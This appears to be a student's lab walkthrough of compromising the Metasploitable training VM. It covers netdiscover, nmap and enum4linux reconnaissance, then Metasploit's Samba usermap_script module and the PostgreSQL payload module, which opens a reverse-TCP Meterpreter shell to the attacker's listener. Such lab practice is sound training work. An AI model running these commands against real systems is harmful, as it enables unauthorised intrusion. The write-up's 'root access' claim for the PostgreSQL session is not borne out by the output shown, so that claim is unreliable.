
Metasploitable

Created	@December 20, 2024 8:27 AM
Reviewed	☑

lets get the ip of the vulnerable machine.


> sudo netdiscover



The ip is 192.168.1.73

using nmap on the ip address.

> sudo nmap -sS -sV -p- -A 192.168.1.73 -o nmapof.txt



Some of the interesting port

> **PORT :: STATE :: SERVICE :: VERSION**
>
> **21/tcp :: open :: ftp :: ProFTPD 1.3.1**
>
> **22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)**
>
> **23/tcp open telnet Linux telnetd**
>
> **25/tcp open smtp Postfix smtpd**
>
> **53/tcp open domain ISC BIND 9.4.2**

> **80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)**
>
> **139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)**
>
> **445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)**
>
> **3306/tcp open mysql MySQL 5.0.51a-3ubuntu5**
>
> **5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7**
>
> **8009/tcp open ajp13 Apache Jserv (Protocol v1.3)**
>
> **8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1**

Enumeration

Using command

> enum4linux 192.168.1.73


```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat enum.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 18 08:57:29 2024

 ==========( Target Information )==========

Target ........... 192.168.1.73
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========( Enumerating Workgroup/Domain on 192.168.1.73 )==========


[+] Got domain/workgroup name: WORKGROUP


 ==========( Nbtstat Information for 192.168.1.73 )==========

Looking up status of 192.168.1.73
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==========( Session Check on 192.168.1.73 )==========


[+] Server 192.168.1.73 allows sessions using username '', password ''


 ==========( Getting domain SID for 192.168.1.73 )==========

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ==========( OS information on 192.168.1.73 )==========


[E] Can't get OS info with smbclient
```

At the Os information found the samba version as samba 3.0.20

```
 ==========( OS information on 192.168.1.73 )==========


[E] Can't get OS info with smbclient


[+] Got OS info for 192.168.1.73 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03


 ==========( Users on 192.168.1.73 )==========

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games    Name: games     Desc: (null)
```


Exploitation

After serching for the exploit i found an exploit in metasploit.




commad use:

> msfconsole
>
> use exploit/multi/samba/usermap_script
> set rhosts 192.168.1.73
> show options
> run



Got Root access.

For another way to exploit we found an exploit for port 5432



Using the exploit

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.69
rhosts => 192.168.1.69
msf6 exploit(linux/postgres/postgres_payload) > run

[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password
                                        .
   RHOSTS    192.168.1.69     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                        basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```

got Root access.

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.75
lhost ⇒ 192.168.1.75
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.75:4444
[*] 192.168.1.69:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4
)
[*] Uploaded as /tmp/xqaEFddI.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.69
[*] Meterpreter session 2 opened (192.168.1.75:4444 → 192.168.1.69:37530) at 2024-12-20 07:50:15 -0500

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  9216  fil   2024-12-20 07:44:52 -0500  OymLliDr.dll
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
100644/rw-r--r--  9216  fil   2024-12-20 07:43:30 -0500  YDkAzbZk.dll
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2024-12-20 07:50:14 -0500  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2024-12-20 07:05:02 -0500  postmaster.opts
100600/rw-------  54    fil   2024-12-20 07:05:02 -0500  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter >
```

Comming for metasploit 2